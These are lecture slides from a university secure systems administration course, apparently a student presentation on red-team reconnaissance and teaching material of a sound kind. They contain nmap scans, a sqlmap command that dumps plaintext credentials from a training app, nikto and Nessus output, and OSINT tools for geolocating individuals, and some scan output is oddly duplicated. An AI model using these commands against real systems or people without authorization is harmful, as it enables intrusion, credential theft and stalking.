



# **DS*Sci*526: Secure Systems Administration**

Penetration Testing and Red-Teaming  
(more on group projects)

*Prof. Clifford Neuman*

**Lecture 6**  
24 February 2021  
Online



# Course Identification

---

- DSci 526
  - Secure Systems Administration (4 units)
- Class meeting schedule
  - Usually 2PM to 5:20PM Wednesday
  - Online
- Class communication
  - [dsci526@csclass.info](mailto:dsci526@csclass.info)
  - Goes to instructor and any assistants and is archived.

# Today - February 24<sup>th</sup> – Red Teaming

---

- Hanzhou Zhang
- Yang Xue
- Abhishek Tatti
- Doug Platt
- Shagun Bhatia

# March 3<sup>rd</sup> Presentations Secure Cloud Administration



- Secure Cloud Administration (20 min)
  - Sarahzin Chowdhury - Cloud Access Security Brokers
- Incident Response Planning (40 min)
  - Carol Varkey
  - Amarbir Singh

I encourage you to work together to prepare a joint presentation where each of you presents a different aspect of the topic.

# March 17th – Secure Networking



- 
- Christopher Samayoa (Network Access Control)
  - Shanice Williams – Network Monitoring – WireShark
  - Pratyush Prakhar – Web Penetration Tools

I encourage you to work together to prepare a joint presentation where each of you presents a different aspect of the topic. This group will have 1 hour to present.

# Presentations March 24th Configuration Management

---



- Marco Gomez
- Louis Uuh

# March 31st – Security Incident Event Management

---



- Malavika Prabhakar
- Anthony Cassar
- Dwayne Robinson (Network Perimeter Detection)
- MaryLiza Walker (Attack Forensics)
- Jason Ghetian
  - I encourage you to work together to prepare a joint presentation where each of you presents a different aspect of the topic.
  - I will give your team 1:40 to present.

# Linux Related Topics – April 14th



- Azzam Alsaeed – SELinux
- Alejandro Najera – Linux Administration
- Tejas Pandey – Identity Management in Linux
- Ayush Ambastha – Linux Kernel Security
  - We need to select a week for this topic since we have already covered it in lecture.
  - I will give your team 1:20 to present.
  - I encourage you to work together to prepare a joint presentation where each of you presents a different aspect of the topic.





# **DS*Sci*526: Secure Systems Administration**

Penetration Testing and Red-Teaming  
(more on group projects)

*Prof. Clifford Neuman*

**Lecture 6**  
24 February 2021  
Online



# DISCLAIMER

---

**DO NOT USE THESE TOOLS AND  
METHODOLOGY FREELY OVER THE  
INTERNET. IT MAY CAUSE DAMAGE TO SOME  
ORGANIZATION'S CYBER INFRASTRUCTURE  
WHICH IS A CRIMINAL OFFENCE. THIS  
TUTORIAL IS JUST FOR LEARNING PURPOSE.**

**AUTHORS DO NOT ENCOURAGE ANY  
MALICIOUS ACTIVITIES.**



# Ethical Hacking

---

- **Primary motive:** To identify the weaknesses of the cyber infrastructure of an organization before an unethical hacker does.
- It is legal given testers have obtained permission from the relevant stakeholders of the assets on which testing is performed.
- It is a subset of an Organization's security program.



# Red Team and Penetration Testing

- Abhishek Tatti, Shagun Bhatia, Yang Xue, Doug Platt, Hanzhou Zhang



# Index

## Cyber Kill Chain


1. Reconnaissance - Abhishek Tatti
2. Weaponization - Hanzhou Zhang
3. Delivery and exploitation - Hanzhou Zhang
4. Privilege escalation - Doug Platt
5. Lateral movement - Doug Platt
6. Command and control - Shagun Bhatia
7. Exfiltrate and complete -Yang Xue

## Individual Topics

1. Introduction to Cyber Kill Chain : Abhishek Tatti
2. Mitre Framework : Shagun Bhatia
3. Web Application Security:Yang Xue

# Cyber Kill Chain by Lockheed Martin

- Adversary emulation
- Documenting adversaries as **stages of a cyberattack**
- Better understand the stages that an attacker must go through to conduct an attack, and help security teams stop an attack at each stage.
- Understand and combat **ransomware, security breaches, and advanced persistent attacks (APTs)**
- Used by Red Teamers, Pentesters & hackers to plan their **campaigns**





# Reconnaissance



## Reconnaissance

- Purpose of this phase is to obtain as much information about the target as possible
- Learn details of the target network, discover system vulnerabilities and identify potential attack vectors
- Once finished, they will have information about the target such as business practices, technology, servers, IP addresses, domain names and more

### TOP OPEN SOURCE INTELLIGENCE TOOLS USED IN CYBERSECURITY

1	OSINT Framework	14	Creepy
2	CheckUserNames	15	Nmap
3	HavelbeenPwned	16	WebShag
4	BeenVerified	17	OpenVAS
5	Censys	18	Fierce
6	BuiltWith	19	Unicornscan
7	Google Dorks	20	Foca
8	Maltego	21	ZoomEye
9	Recon-Ng	22	Spyse
10	theHarvester	23	IVRE
11	Shodan	24	Metagoofil
12	Jigsaw	25	Exiftool
13	SpiderFoot		





## Active Reconnaissance

- **Active Recon:**
  - red team, **actively engages** with the target system, then goes on to use the obtained information for exploiting the target
  - **port scanners and vulnerability scanners**

## Active Types:

1. **Port Scanning Tools:** Identify open ports - Nmap, udp-proto-scanner, Masscan
2. **Web Service Review Tools:** Nikto, sqlmap, Burpsuite, ZAP, wpscan
3. **Network Vulnerability Scanning Tools:** Identify infrastructure-related security issues - OpenVAS, Nessus, Nexpose

# Nmap

- It can discover the **hosts** connected to the network.
- It can discover the **open ports** on the target host.
- It can detect all the **services running** on the host along with the **operating system** and **version**.
- It can detect any loopholes or potential **vulnerability** in the Network system.
- It can search subdomain and **DNS** queries

```
abhishekt@itp425:~$ nmap -sV -sC -r -vvv -oN demo itp425.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-17 15:38:00
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:38
Completed NSE at 15:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:38
Not shown: 996 closed ports
Reason: 996 conn-refused
PORT      STATE SERVICE REASON VERSION
53/tcp    open  domain syn-ack ISC BIND 9.16.11-Debian
80/tcp    open  http   syn-ack Apache httpd 2.4.46 ((Ubuntu))
443/tcp   open  ssl/http syn-ack nginx 1.18.0
Nmap scan report for itp425.org (127.0.0.1)
Host is up (0.0000000s latency).
Initiating Connect Scan at 15:45
Scanning itp425.org (127.0.0.1)
Discovered open port 53/tcp on 127.0.0.1
Discovered open port 80/tcp on 127.0.0.1
Discovered open port 443/tcp on 127.0.0.1
Completed Connect Scan at 15:45, 0.00s elapsed
Initiating Service scan at 15:45
Scanning 4 services on itp425.org
Discovered open port 53/tcp on 127.0.0.1
Discovered open port 80/tcp on 127.0.0.1
Discovered open port 443/tcp on 127.0.0.1
Completed Service scan at 15:45, 0.00s elapsed
Initiating NSE at 15:45
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:45
Completed NSE at 15:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:45
Completed NSE at 15:45, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:45
Completed NSE at 15:45, 0.00s elapsed
NSE: Script Post-scanning.
Nmap scan report for itp425.org (127.0.0.1)
Host is up (0.0000000s latency).
Not shown: 996 closed ports
Reason: 996 conn-refused
PORT      STATE SERVICE REASON VERSION
53/tcp    open  domain syn-ack ISC BIND 9.16.11-Debian
80/tcp    open  http   syn-ack Apache httpd 2.4.46 ((Ubuntu))
443/tcp   open  ssl/http syn-ack nginx 1.18.0
Nmap scan report for itp425.org (127.0.0.1)
Host is up (0.0000000s latency).
Initiating Connect Scan at 15:45
Scanning itp425.org (127.0.0.1)
Discovered open port 53/tcp on 127.0.0.1
Discovered open port 80/tcp on 127.0.0.1
Discovered open port 443/tcp on 127.0.0.1
Completed Connect Scan at 15:45, 0.00s elapsed
Initiating Service scan at 15:45
Scanning 4 services on itp425.org
Discovered open port 53/tcp on 127.0.0.1
Discovered open port 80/tcp on 127.0.0.1
Discovered open port 443/tcp on 127.0.0.1
Completed Service scan at 15:45, 0.00s elapsed
Initiating NSE at 15:45
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:45
Completed NSE at 15:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:45
Completed NSE at 15:45, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:45
Completed NSE at 15:45, 0.00s elapsed
NSE: Script Post-scanning.
```

```
abhishekt@itp425:~$ nmap -sV -sC -r -vvv -oN demo2 172.20.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-17 15:51:00
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Script Post-scanning.
Nmap scan report for 172.20.1.0/24
Host is up (0.0000000s latency).
Not shown: 996 closed ports
Reason: 996 conn-refused
PORT      STATE SERVICE REASON VERSION
53/tcp    open  domain syn-ack ISC BIND 9.16.11-Debian
80/tcp    open  http   syn-ack Apache httpd 2.4.46 ((Ubuntu))
443/tcp   open  ssl/http syn-ack nginx 1.18.0
Nmap scan report for 172.20.1.0/24
Host is up (0.0000000s latency).
Initiating Connect Scan at 15:51
Scanning 172.20.1.0/24 (172.20.1.0/24)
Discovered open port 53/tcp on 172.20.1.1
Discovered open port 80/tcp on 172.20.1.1
Discovered open port 443/tcp on 172.20.1.1
Completed Connect Scan at 15:51, 0.00s elapsed
Initiating Service scan at 15:51
Scanning 4 services on 172.20.1.1
Discovered open port 53/tcp on 172.20.1.1
Discovered open port 80/tcp on 172.20.1.1
Discovered open port 443/tcp on 172.20.1.1
Completed Service scan at 15:51, 0.00s elapsed
Initiating NSE at 15:51
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Script Post-scanning.
Nmap scan report for 172.20.1.0/24
Host is up (0.0000000s latency).
Not shown: 996 closed ports
Reason: 996 conn-refused
PORT      STATE SERVICE REASON VERSION
53/tcp    open  domain syn-ack ISC BIND 9.16.11-Debian
80/tcp    open  http   syn-ack Apache httpd 2.4.46 ((Ubuntu))
443/tcp   open  ssl/http syn-ack nginx 1.18.0
Nmap scan report for 172.20.1.0/24
Host is up (0.0000000s latency).
Initiating Connect Scan at 15:51
Scanning 172.20.1.0/24 (172.20.1.0/24)
Discovered open port 53/tcp on 172.20.1.1
Discovered open port 80/tcp on 172.20.1.1
Discovered open port 443/tcp on 172.20.1.1
Completed Connect Scan at 15:51, 0.00s elapsed
Initiating Service scan at 15:51
Scanning 4 services on 172.20.1.1
Discovered open port 53/tcp on 172.20.1.1
Discovered open port 80/tcp on 172.20.1.1
Discovered open port 443/tcp on 172.20.1.1
Completed Service scan at 15:51, 0.00s elapsed
Initiating NSE at 15:51
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Script Post-scanning.
```



# sqlmap

- Launches **SQL injection tests** and discovers issues and vulnerabilities
- Automatic code injection capabilities
- **User enumeration, password hash recognition, dictionary-based password cracking**
- Executing remote SQL SELECTS
- Supports almost all available DBMS

- sqlmap full for data dump
- `sqlmap -u "http://mutillidae.itp425.org/index.php?page=user-info.php&username=admin&password=adminpass&user-info-php-submit-button=View+Account+Details" --dbms mysql --batch -D "mutillidae" --dump`

Database: mutillidae  
Table: accounts  
[23 entries]

	cid	is_admin	lastname	username	firstname	password	mysignature
1	TRUE	Administrator	admin	System	adminpass	got root?	
2	TRUE	Crenshaw	adrian	Adrian	somepassword	Zombie Files Rock!	
3	FALSE	Pentest	John	John	monkey	I like the smell of confunk	
4	FALSE	Druin	Jeremy	Jeremy	password	d1373 1337 speak	
5	FALSE	Galbraith	Bryce	Bryce	password	I Love SANS	
6	FALSE	WTF	Samurai	Samurai	password	Carving fools	
7	FALSE	Rome	Jim	Jim	password	Rome is burning	
8	FALSE	Hill	bobby	Bobby	password	Hank is my dad	
9	FALSE	Lion	Linna	Linna	password	I am a super-cat	
10	FALSE	Evil	drevell	Dr.	password	Preparation H	
11	FALSE	Evil	scotty	Scotty	password	Scotty do	
12	FALSE	Calipari	cal	John	password	C-A-T-S Cats Cats Cats	
13	FALSE	Hall	John	John	password	Do the Duggie!	
14	FALSE	Johnson	Kevin	Kevin	42	Doug Adams rocks	
15	FALSE	Kennedy	dave	Dave	set	Bet on S.E.T. FTW	
16	FALSE	Pester	patches	Patches	tortoise	meow	
17	FALSE	Pines	rocky	Rocky	stripes	treats?	
18	FALSE	Tomes	tim	Tim	lanmaster53	Because reconnaissance is hard to spell	
19	TRUE	Baker	Abaker	Aaron	SoSecret	Muffin tops only	
20	FALSE	Pan	Ppan	Peter	NotTelling	Where is Tinker?	
21	FALSE	Hook	Chook	Captain	JollyRoger	Gator-hater	
22	FALSE	Jardine	James	James	i<3devs	Occupation: Researcher	
23	FALSE	Skoudis	ed	ed	pentest	Commandline Kungfu anyone?	

# Nikto

- Command-line web vulnerability scanner that **scans web servers for dangerous files/CGIs, outdated server software** and other problems.
- Nikto also offers **attack encoding, IDS evasion, XSS vulnerability tests**

```
abhishekt@itp425: ~  
File Actions Edit View Help  
- (abhishekt@itp425) - [~]  
$ nikto -C all -h http://itp425.org  
- Nikto v2.1.6  
  
+ Target IP: 127.0.0.1  
+ Target Hostname: itp425.org  
+ Target Port: 80  
+ Start Time: 2021-02-17 16:00:32 (GMT-5)  
  
+ Server: Apache/2.4.46 (Debian)  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render  
+ OSVDB-3268: /images/: Directory indexing found.  
+ Entry '/images/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Entry '/server-status/' in robots.txt returned a non-forbidden or redirect HTTP code  
+ OSVDB-3268: /secret2/: Directory indexing found.  
+ Entry '/secret2/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ "robots.txt" contains 4 entries which should be manually viewed.  
+ Server may leak inodes via ETags, header found with file /, inode: 75e, size: 5b83595  
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST  
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate l  
+ /: A Wordpress installation was found.  
+ 26398 requests: 0 error(s) and 13 item(s) reported on remote host  
+ End Time: 2021-02-17 16:01:44 (GMT-5) (72 seconds)
```

Index of /images

Name	Last modified	Size	Desc
Parent Directory		-	
app-web.jpg	2020-06-02 15:59	51K	
b.png	2020-06-02 15:59	17K	
blue-ssh.jpeg	2020-06-02 15:59	21K	
d.png	2020-06-02 15:59	19K	
detectify-ethical-hacking-funding.jpg	2020-06-02 15:59	77K	
l.png	2020-06-02 15:59	24K	
keepDigging/	2020-06-02 16:03	-	
pirate.jpg	2020-06-02 15:59	76K	
red-hood.jpg	2020-06-02 15:59	47K	
silence-cybercrime-gang.jpg	2020-06-02 15:59	60K	
usc-logo.png	2020-06-02 15:59	15K	



Apache/2.4.43 (Debian) Server at www.itp425.org Port 80

Apache Server Status for itp425.org (via 127.0.0.1)

Server Version: Apache/2.4.43 (Debian)  
Server MPM: prefork  
Server Built: 2020-03-31T06:02:12

Current Time: Tuesday, 02-Jun-2020 13:46:40 PDT  
Restart Time: Tuesday, 02-Jun-2020 08:00:22 PDT  
Parent Server Config: Generation: 1  
Parent Server MPM: Generations: 0  
Server uptime: 5 hours 46 minutes 17 seconds  
Server load: 0.19 0.17 0.10  
Total accesses: 26307 - Total Traffic: 19.4 MB - Total Duration: 9390  
CPU Usage: u1.08 s4.62 c0.00 - 0274% CPU load  
1.27 requests/sec - 979 B/sec - 773 B/request - 356939 ms/request  
1 requests currently being processed, 6 idle workers

# Nessus



## VM Name: Shellshock

IP: 10.0.10.22

Summary: 6 major vulnerabilities and 23 information vulnerabilities

Severity	Name
CRITICAL	GNU Bash Environment Variable Handling Code Injection (Shellshock)
CRITICAL	GNU Bash Incomplete Fix Remote Code Injection (Shellshock)
MEDIUM	HTTP TRACE / TRACK Methods Allowed
MEDIUM	Apache Server ETag Header Information Disclosure
MEDIUM	jQuery 1.2 + 3.5.0 Multiple XSS
MEDIUM	SSH Weak Algorithms Supported
LOW	SSH Server CBC Mode Ciphers Enabled
LOW	SSH Weak MAC Algorithms Enabled

## VM Name: Axis2-Tomcat

IP: 10.0.10.23

Summary: 4 major vulnerabilities and 21 information vulnerabilities

Severity	Name
CRITICAL	Unix Operating System Unsupported Version Detection
MEDIUM	SSH Weak Algorithms Supported
LOW	SSH Server CBC Mode Ciphers Enabled
LOW	SSH Weak MAC Algorithms Enabled

## Detailed Vulnerability Findings

**Name:** Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)

**Severity Rating:** CRITICAL

**Affected Systems IPs:** 10.0.10.103

**Vulnerability Information:** The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.

**Recommendation/Remediation:** Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.

**Name:** MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422) (uncredentialed check)

**Severity Rating:** CRITICAL

**Affected Systems IPs:** 10.0.10.16

**Vulnerability Information:** The remote version of Windows contains a flaw in the Server Message Block (SMB) implementation that may allow an attacker to execute arbitrary code on the remote host. An attacker does not need to be authenticated to exploit this flaw.

**Recommendation/Remediation:** Microsoft has released a set of patches for Windows 2000, XP and 2003.

**Name:** MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution (921883) (uncredentialed check)

**Severity Rating:** CRITICAL

**Affected Systems IPs:** 10.0.10.16

**Vulnerability Information:** The remote host is vulnerable to a buffer overrun in the 'Server' service that may allow an attacker to execute arbitrary code on the remote host with 'SYSTEM' privileges.

**Recommendation/Remediation:** Microsoft has released a set of patches for Windows 2000, XP and 2003.

**Name:** MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING)


**Severity Rating:** CRITICAL

**Affected Systems IPs:** 10.0.10.16



**Vulnerability Information:** The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges. ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

**Recommendation/Remediation:** Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.


# Other Useful Tools: Burp Suite & OWASP ZAP




1



2



3



# Passive Reconnaissance



- Passive reconnaissance is usually done through **third party sites** and resources, **without engaging** with them, thereby avoiding detection
- *"Google is your best friend"*
- **Public Search Engines, Social Media, scan external IP range, Shodan, etc.**
- Analyzing your external footprint

*"OSINT (Open Source Intelligence) is data available in the public domain which might reveal interesting information about your target. This includes DNS, Whois, Web pages, Passive DNS, spam blacklists, file metadata, threat intel lists, services like SHODAN, HaveIBeenPwned?" - SANS*



# OSINT Framework + have i been pwned?

- Collection of OSINT tools filtered by categories
- Reconnaissance, intel gathering and OSINT research
- **HavelbeenPwned** can help you to check if your account has been compromised in the past.






# Shodan

*'search engine for hackers'*

- **Network security monitor** and search engine focused on the **deep web & the internet of things**
- Provide information about **SSH, FTP, SNMP, Telnet, RTSP, IMAP and HTTP server banners** and **public information**
- Results ordered by **country, operating system, network, and ports**
- Not only able to reach servers, webcams, and routers but scan almost anything that is connected to the internet, including but not limited to **traffic lights systems, home heating systems, water park control panels, water plants, nuclear power plants**, and much more.

## ITP 425 - Using browser plugin




USC.edu

13.227.73.14	server-13-227-73-14.sfo20.r.cloudfront.net
cloud	
Country	United States
Organization	Amazon CloudFront
ISP	Amazon CloudFront
Last Update	2021-02-18T04:23:00.766087
Hostnames	server-13-227-73-14.sfo20.r.cloudfront.net
ASN	AS16509

# Creepy

- **Geolocation** OSINT tool
- Ability to get full geolocation data from any individuals by querying social networking platforms like **Twitter, Flickr, Facebook, etc.**
- If anyone uploads an image to any of these social networks with geolocation feature activated, then you will be able to see a **full active map** where this person has been.
- You will be able to filter based on exact locations, or even by date
- After that, you can export the results in **CSV** or **KML format**



- **SpiderFoot:** Recon tool can help you to launch queries over 100 public data sources to gather intelligence on generic names, domain names, email addresses, and IP addresses
- **Wireshark:** Analyzes network traffic in real time, and can intercept it and read results. Gathering intelligence from network traffic
